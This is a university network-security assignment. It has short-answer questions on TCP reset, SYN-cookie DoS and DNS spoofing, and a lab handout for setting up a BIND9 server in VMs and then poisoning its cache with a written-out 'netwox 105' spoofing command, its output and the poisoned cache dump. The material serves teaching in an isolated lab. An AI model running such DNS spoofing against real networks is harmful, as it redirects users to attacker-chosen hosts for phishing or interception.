CSc 4222/6222 Assignment 4
Hard copy due: Nov. 14, 12:30pm

Part I: Short Answers

1. Jill lives in a large apartment complex and has a Wi-Fi access point that she keeps in her apartment. She likes her neighbors, so she doesn't put any password on her Wi0Fi and lets any of her neighbors use her Wi-Fi from their nearby apartments if they want to access the Internet. What kinds of security risks is Jill setting herself up for?

2. How many bytes are devoted to header and footer information (with respect to all layers of the IP protocol stack) of an Ethernet frame that contains a TCP packet inside it? What if there was a UDP packet instead?

3. You are the system administrator for a provider that owns a large network (e.g., at least 64,000 IP addresses). Show how you can use SYN cookies to perform a DOS attack on a web server. Show how to defend against this DOS attack.

4. Suppose the transaction ID for DNS queries can take values from 1 to 65,536 and is randomly chosen for each DNS request. If an attacker sends 2048 false replies per request, how many requests should he trigger to compromise the DNS cache of the victim with probability 99%?

5. In the three-way handshake that initiates a TCP connections, if the SYN request has sequence number 156955003 and the SYN-ACK reply has sequence number 883790339, what are the sequence and acknowledgment numbers for the ACK response?

6. Either party in an established TCP session is allowed to instantly kill their session just by sending a packet that has the reset bit, RST, set to 1. After receiving such a packet, all other packets for this session are discarded and no further packets for this session are acknowledged. Explain how to use this fact in a way that allows a third party to kill an existing TCP connection between two others. This attack is called a TCP reset attack. Include both the case where the third party can sniff packets from the existing TCP connection and the case where he cannot.

7. Describe a firewall rule that can prevent IP spoofing on outgoing packets from its internal network.

8. Describe the types of rules that would be needed for a rule-based intrusion detection system to detect a smurf attack.

Part II: Lab Report

Q1: Fill the information in the following table I and show a screenshot on how you obtain these information.

	User VM	Attacker VM	DNS Server VM
IP V4 address			
Network Mask			
DNS Server			

Q2: Restart the VMs and fill the information in the following table II.

	User VM	Attacker VM	DNS Server VM
IP V4 address			
Network Mask			
DNS Server			

Q3: Show a screenshot of your codes in */etc/bind/named.conf.*

Q4: Show a screenshot of your codes in *XXXX4222.com.db.*

Q5: Show a screenshot of your codes in *192.168.0.db.*

Q6: Show two Screenshots that you successfully set up the server and can dig the www.XXXX4222.com by using your User VM. One is from the User VM terminal after running dig command. The other screenshot should show the packets captured by the Wireshark on the DNSServer.

Q7: Explain what happens and how the Netwox 105 tool works to send a response to user with wrong IP address?

Q8: Show the Screenshot of the poisoned DNS cache record in dump.dp.

Location and open Time for the Lab Session (Optional to Attend)

Location: Langdale Hall 939

Time: 10:00 am – 12:00 pm, Friday (11/2, 11/9)


Lab: Local DNS Attack

1. Local DNS setup

DNS (Domain Name System) is the Internet's phone book; it translates hostnames to IP addresses (and vice versa). This translation is through DNS resolution, which happens behind the scene. DNS attacks manipulate this resolution process in various ways, with an intent to misdirect users to alternative destinations, which are often malicious. The objective of this lab is to understand how such attacks work. Students will first set up and configure a DNS server, and then they will try various DNS attacks on the target that is also within the lab environment.


1.1 Set Up Server, Attacker and User VMs

The lab environment is shown in the following Figure. We need three computers on the same LAN to study the local DNS attack. To simplify the lab environment, we



will use three virtual machines (VM): User VM, Attacker VM, and DNS Server VM. The VM configuration is based on Ubuntu, which is the pre-built operating system we used in the previous assignment.

(1) Right click SeedLab Ubuntu => Clone two Additional VMs, which should be named as YourlastNameDNSServer and YourlastNameAttacker, respectively.




Clone Virtual Machine

New machine name

Please choose a name for the new virtual machine. The new machine will be a clone of the machine **seed**.

Server

☑ Reinitialize the MAC address of all network cards



Clone Virtual Machine

Clone type

Please choose the type of clone you wish to create.

If you choose **Full clone**, an exact copy (including all virtual hard disk files) of the original virtual machine will be created.

If you choose **Linked clone**, a new machine will be created, but the virtual hard disk files will be tied to the virtual hard disk files of original machine and you will not be able to move the new virtual machine to a different computer without moving the original as well.

If you create a **Linked clone** then a new snapshot will be created in the original virtual machine as part of the cloning process.

[✓ Full clone]
Linked clone

After you correctly perform the clone function, you should have 3 different VMs in your VirtualBox.


Q1: Fill the information in the following table I and show a screenshot on how you obtain these information.

	User VM	Attacker VM	DNS Server VM
IP V4 address			
Network Mask			
DNS Server			

(Tips: you may use command such as ifconfig, nmcli device show <interface name>, or network management tool to obtain these information.)

(2) Create an NAT Adaptor: File=>Preference=>Network=>Adds New NAT Network


(3) For each VM, we need to modify the Network Adaptor as: “Attached to NAT Network,” and change the “Promiscuous Mode: Allow VMs.”



Network

NAT Networks

Active	Name
☑	NatNetwork



Network

☑ Enable Network Adapter

Attached to: NAT Network

Name: NatNetwork

Adapter Type: Intel PRO/1000 MT Desktop (82540EM)

Promiscuous Mode: Allow VMs

MAC Address: 080027B2A441

☑ Cable Connected


1.2 Configure Attacker and User VMs

Turn on the User/Attacker VMs and set the Network Connection.

(1) System Settings=>Network=>options=>IPv4 Settings

(2) Choose “Method: Automatic addresses only,” and change the DNS servers as the IP address of the Server VM.


(3) Choose “Wired Connection 1” in the right corner of the Desktop.


Connection name: Wired connection 1

Method: Automatic (DHCP) addresses only

DNS servers: 10.0.2.6

Require IPv4 addressing for this connection to complete [ ]


Wired
Connected - 1000 Mb/s

Hardware Address 08:00:27:B2:A4:41
IPv4 Address 10.0.2.15
IPv6 Address fe80::1562:2493:65ca:4068
Default Route 10.0.2.1
DNS 10.0.2.6

Q2: Restart the VMs and fill the information in the following table II.

	User VM	Attacker VM	DNS Server VM
IP V4 address			
Network Mask			
DNS Server			

1.3 Lab Task 2: Set Up Local DNS Server

For the local DNS server, we need to run a DNS server program. The most widely used DNS server software is called BIND (Berkeley Internet Name Domain), which, as the name suggests, was originally designed at the University of California Berkeley in the early 1980s. The latest version of BIND is BIND 9, which was first released in 2000. The BIND 9 server program may already be installed in your VM image.

(1) Install the BIND 9 DNS Server on your YourlastNameDNSServer VM

```
$ sudo apt-get install bind9
```

(2) Configure the BIND 9 Server

BIND 9 gets its configuration from a file called /etc/bind/named.conf. This file is the primary configuration file, and it usually contains several "include" entries, i.e., the actual configurations are stored in those included files. One of the included files is called /etc/bind/named.conf.options. This is where we typically set up the configuration options.

Let us first set up an option related to DNS cache by adding a dump-file entry to the options block:

```
options {
dump-file "/var/cache/bind/dump.db";
};
```

The above option specifies where the cache content should be dumped to if BIND is asked to dump its cache. If this option is not specified, BIND dumps the cache to a default file called /var/cache/bind/named_dump.db. The two commands shown below are related to DNS cache. The first command dumps the content of the cache to the file specified above, and the second command clears the cache.

```
$ sudo rndc dumpdb -cache // Dump the cache to the specified file
$ sudo rndc flush // Flush the DNS cache
```

(3) Create Zones

Assume that we own a domain, we will be responsible for providing the definitive answer regarding this domain. We will use our local DNS server as the authoritative nameserver for the domain. In this lab, we will set up an authoritative server for the XXXX4222.com domain, whereas the XXXX is your ***Last name***. Hopefully, this domain name is not owned by anybody-:).

We need to create two zone entries in the DNS server by adding the following contents to /etc/bind/named.conf. The first zone is for forward lookup (from hostname to IP), and the second zone is for reverse lookup (from IP to hostname).

Type the following codes into the */etc/bind/named.conf* file, whereas the XXXX is your ***Last name***.

```
zone “XXXX4222.com”{

      type master;

      file “/etc/bind/XXXX4222.com.db”;

};
```

```
zone “0.168.192.in-addr.arpa”{

        type master;

        file “/etc/bind/XXXX4222.com.db”;

};
```

Q3: Show a screenshot of your codes in */etc/bind/named.conf.*

(4) Setup the forward lookup zone file

The file name after the file keyword in the above zone definition is called the zone file, and this is where the actual DNS resolution is stored. Readers who are interested in the syntax of the zone file, can refer to RFC 1035 for details.

Create a file named as *XXXX4222.com.db* under the file path as */etc/bind/* directory. The file needs to include the contents as below, whereas the ***id*** means the last two digits of your Panther ID.

```
$TTL 3D
@       IN      SOA     ns.XXXX4222.com. admin.XXXX4222.com. (
                        2008111001
                        8H
                        2H
                        4W
                        1D)

@       IN      NS      ns.XXXX4222.com.
@       IN      MX      10 mail.XXXX4222.com.

www     IN      A       192.168.0.id
mail    IN      A       192.168.0.id+1
ns      IN      A       192.168.0.id+2
*.XXXX4222.com. IN      A 192.168.0.id+3
```

The symbol ‘@’ is a special notation representing the origin specified in named.conf (the string after "zone"). Therefore, ‘@’ here stands for XXXX4222.com. This zone file contains 7 resource records (RRs), including a SOA (Start Of Authority) RR, a NS (Name

Server) RR, a MX (Mail eXchanger) RR, and 4 A (host Address) RRs.

Q4: Show a screenshot of your codes in *XXXX4222.com.db.*

(5) Setup the reverse lookup zone file.

To support DNS reverse lookup, i.e., from IP address to hostname, we also need to set up the DNS reverse lookup file. In the /etc/bind/ directory, create the following reverse DNS lookup file called 192.168.0.db for the XXXX4222.com domain:

```
$TTL 3D
@       IN      SOA     ns.XXXX4222.com.  admin.XXXX4222.com.  (
                2008111001
                8H
                2H
                4W
                1D)
@       IN      NS      ns.XXXX4222.com.

id      IN      PTR     www.XXXX4222.com.
id+1    IN      PTR     mail.XXXX4222.com.
id+2    IN      PTR     ns.XXXX4222.com.
```

Q5: Show a screenshot of your codes in *192.168.0.db.*

(6) Restart Bind server

After you successfully finish the aforementioned steps, you need to start your server by using:

```
$ sudo service bind9 restart
```


1.4 Test Local DNS Server

(1) Start the Wireshark on your DNS server to capture DNS message from the user or attacker.

(2) Go to the terminal of the user/attacker.

$ dig www.XXXX4222.com

The correct return should be as the figure below if my last name is Dan and the last two digits of my Panther ID is 68.



```
[10/23/18]seed@VM:~$ dig www.Dan.net

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.Dan.net
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 13352
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.Dan.net.                   IN      A

;; ANSWER SECTION:
www.Dan.net.            259200  IN      A       192.168.0.68

;; AUTHORITY SECTION:[redacted]
Dan.net.                259200  IN      NS      ns.Dan.com.

;; Query time: 1 msec
;; SERVER: 127.0.1.1#53(127.0.1.1)
;; WHEN: Tue Oct 23 13:09:02 EDT 2018
;; MSG SIZE  rcvd: 80

[10/23/18]seed@VM:~$
```

Q6: Show two Screenshots that you successfully set up the server and can dig the www.XXXX4222.com by using your User VM. One is from the User VM terminal after running dig command. The other screenshot should show the packets captured by the Wireshark on the DNSServer.


2. Local DNS cache Poisoning Attack

The main objective of DNS attacks on a user is to redirect the user to another machine B when the user tries to get to machine A using A's host name. For example, when the user tries to access the online banking, if the adversaries can redirect the user to a malicious web site that looks very much like the main web site of bank, the user might be fooled and give away password of his/her online banking account. When a user types the name of a web site (a host name, such as www.example.net) in a web browser, the user's computer will issue a DNS request to the DNS server to resolve the IP address of the host name.

When a DNS server, say Apollo, receives a query, if the host name is not within the Apollo's domain, it will ask other DNS servers to get the host name resolved. Note that in our lab setup, the domain of our DNS server is XXXX4222.com; therefore, for the DNS queries of other domains (e.g. example.net), the DNS server Apollo will ask other DNS servers. However, before Apollo asks other DNS servers, it first looks for the answer from its own cache; if the answer is there, the DNS server Apollo will simply reply with the information from its cache. If the answer is not in the cache, the DNS server will try to get the answer from other DNS servers. When Apollo gets the answer, it will store the answer in the cache, so next time, there is no need to ask other DNS servers.

Therefore, if attackers can spoof the response from other DNS servers, Apollo will keep the spoofed response in its cache for certain period of time. Next time, when a user's machine wants to resolve the same host name, Apollo will use the spoofed response in the cache to reply. This way, attackers only need to spoof once, and the impact will last until the cached information expires. This attack is called DNS cache poisoning.

In this task, we will poison the cache of the local DNS by using the netwox 105 tool. Netwox tool 105 provide a utility to conduct DNS sniffing and responding. We can make up any arbitrary DNS answer in the reply packets. The manual of the tool is described in the following:



Listing 1: The usage of the Netwox Tool 105

```
Title: Sniff and send DNS answers
    Usage: netwox 105 -h data -H ip -a data -A ip [-d device]
                     [-T uint32] [-f filter] [-s spoofip]
    Parameters:
    -h|--hostname data    hostname
    -H|--hostnameip ip    IP address
    -a|--authns data      authoritative nameserver
    -A|--authnsip ip      authns IP
    -d|--device device    device name
    -T|--ttl uint32       ttl in seconds
    -f|--filter filter    pcap filter
    -s|--spoofip spoofip  IP spoof initialization type
```


On the DNSServer VM

(1) Running the Server
    $ sudo service bind9 restart
(2) Delete the data in the cache
    $sudo rndc flush

(3) Save the cache dump.db as empty, dump file is in the directory of */var/cache/bind*
$sudo rndc dumpdb -cache

On the Attacker VM

(4) In the Attacker VM, announce a nonexistent web www.YourFullName.com with a nonexistent Authoritative Name Server ns.YourFullName.com. The IP address of the website is 10.20.30.first-two-digits-of-PantherID and the IP address of your ANS is 10.first-two-digits-of-PantherID.20.last-two-digits-of-PantherID. The codes is similar to the following figure.




```
[10/24/18]seed@VM:~$ sudo netwox 105 -h www.DanyangZheng.com -H 10.20.30.00 -a n
s.DanyangZheng.com -A 10.00.20.68 -T 100 -s raw
[sudo] password for seed:
```

On the User VM

(5) Using user to dig or nslookup the www.YourFullName.com.

Q7: Explain what happens and how the Netwox 105 tool works to send a response to user with wrong IP address?




```
| com. NS 172796 m.gtld-servers.net.                          |
| com. NS 172796 a.gtld-servers.net.                          |
| com. NS 172796 d.gtld-servers.net.                          |
| com. NS 172796 i.gtld-servers.net.                          |
| a.gtld-servers.net. A 172796 192.5.6.30                     |
| a.gtld-servers.net. AAAA 172796 2001:503:a83e::2:30         |
| b.gtld-servers.net. A 172796 192.33.14.30                   |
| b.gtld-servers.net. AAAA 172796 2001:503:231d::2:30         |
| c.gtld-servers.net. A 172796 192.26.92.30                   |
| c.gtld-servers.net. AAAA 172796 2001:503:83eb::30           |
| d.gtld-servers.net. A 172796 192.31.80.30                   |
| d.gtld-servers.net. AAAA 172796 2001:500:856e::30           |
| e.gtld-servers.net. A 172796 192.12.94.30                   |
| e.gtld-servers.net. AAAA 172796 2001:502:1ca1::30           |
|_____________________________________________________________|
DNS_answer_____________________________________________________
| id=8609   rcode=OK            opcode=QUERY                  |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1       |
| www.DanyangZheng.com. A                                     |
| www.DanyangZheng.com. A 100 10.20.30.0                      |
| ns.DanyangZheng.com. NS 100 ns.DanyangZheng.com.            |
| ns.DanyangZheng.com. A 100 10.0.20.68                       |
|_____________________________________________________________|
```

```
[10/24/18]seed@VM:~$ nslookup www.DanyangZheng.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Name:   www.DanyangZheng.com
Address: 10.20.30.0

[10/24/18]seed@VM:~$ nslookup www.DanyangZheng.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   www.DanyangZheng.com
Address: 10.20.30.0

[10/24/18]seed@VM:~$ nslookup www.DanyangZheng.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   www.DanyangZheng.com
Address: 10.20.30.0

[10/24/18]seed@VM:~$
```

(6) Check the *dump.db* file in the DNS server whether this www.YourfullName.com has been recorded. You can tell whether the DNS server is poisoned or not by observing the DNS traffic using Wireshark. You should also dumping the local DNS server's cache to check whether the spoofed reply is cached or not. To dump and view the DNS server's cache, issue the following command:
$ sudo rndc flush
$ sudo rndc dumpdb -cache

Q8: Show the Screenshot of the poisoned DNS cache record in dump.dp.



```
; additional
                        86393   DS      30909 8 2 (
                                        E2D3C916F6DEEAC73294E8268FB5885044A8
                                        33FC5459588F4A9184CFC41A5766 )
; additional
                        86393   RRSIG   DS 8 1 86400 (
                                        20181106050000 20181024040000 2134 .
                                        akFKalMmwqmfnq1bgJTSkLXBMlnN3BI10fgM
                                        lCbgpXPQ2TKoMQtE/oDtvrd6Zo2q1oLNKRwY
                                        xpapFMMRJM/yfS/kZNl/ab4Rh+qBaA/9IKcE
                                        cSP/aWJvZp+WHfoSh22IdFKph6BYI3nadxYb
                                        g1sLb4ZQTyuEx9cx9Rt6PVyFlIjVbk2Krayf
                                        tzE6Sl3KALpwJj/Vzl8V4edGd+LDaVjRCTjR
                                        QRxd1hUHZ3Hy6Pth2keMteY4SGz3K7ZnUp4K
                                        bRGlRFvglax/Dk0o/P/onJj8peW72W2La2NC
                                        WL4gA17NHMhCGpjee+EjWPEnIHkyAPdPhtsV
                                        aJHIvEJlCDYk1FDy6g== )
; authauthority
ns.DanyangZheng.com.    93      NS      ns.DanyangZheng.com.
; additional
                        93      A       10.0.20.68
; authanswer
www.DanyangZheng.com.   93      A       10.20.30.0
; glue
a.gtld-servers.net.     172793  A       192.5.6.30
; glue
                        172793  AAAA    2001:503:a83e::2:30
; glue
b.gtld-servers.net.     172793  A       192.33.14.30
; glue
                        172793  AAAA    2001:503:231d::2:30
; glue
c.gtld-servers.net.     172793  A       192.26.92.30
; glue
                        172793  AAAA    2001:503:83eb::30
; glue
d.gtld-servers.net.     172793  A       192.31.80.30
```